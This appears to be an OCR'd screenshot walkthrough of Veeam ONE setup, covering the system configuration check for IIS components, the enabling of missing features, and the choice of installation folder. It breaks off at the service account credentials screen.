
System Configuration Check

Please wait while setup is checking your system for potential installation problems.

Requirement	Status
ASP.NET 4.5 Component	Failed
Default Document Component	Failed
ISAPI Extensions Component	Failed
ISAPI Filters Component	Failed
.NET Extensibility 4.5 Component	Passed
Request Filtering Component	Passed
Static Content Component	Failed
Windows Authentication Component	Failed

Your computer does not meet minimum requirements.
Click the "Install" button to deploy missing features.

It will start installing all the features it needs.



Veeam ONE Setup

System Configuration Check

Please wait while setup is checking your system for potential installation problems.

Enabling missing features. Please wait...

Once all the requirements are fulfilled as shown below. Click on "Next".



Veeam ONE Setup

System Configuration Check

Please wait while setup is checking your system for potential installation problems.

Requirement	Status
Microsoft IIS	Passed
ASP.NET 4.5 Component	Passed
Default Document Component	Passed
ISAPI Extensions Component	Passed
ISAPI Filters Component	Passed
.NET Extensibility 4.5 Component	Passed
Request Filtering Component	Passed
Static Content Component	Passed

Select the Installation folder and Click On "Next".


Veeam ONE Setup

Installation Path


Select Veeam ONE installation folder.

Install Veeam ONE to the following folder:

C:\Program Files\Veeam\Veeam ONE\

Installation requires 727.55 MB of free disk space. Available space on selected disk is 41.45 GB.

Set credentials.



Veeam ONE Setup

Service Account Credentials

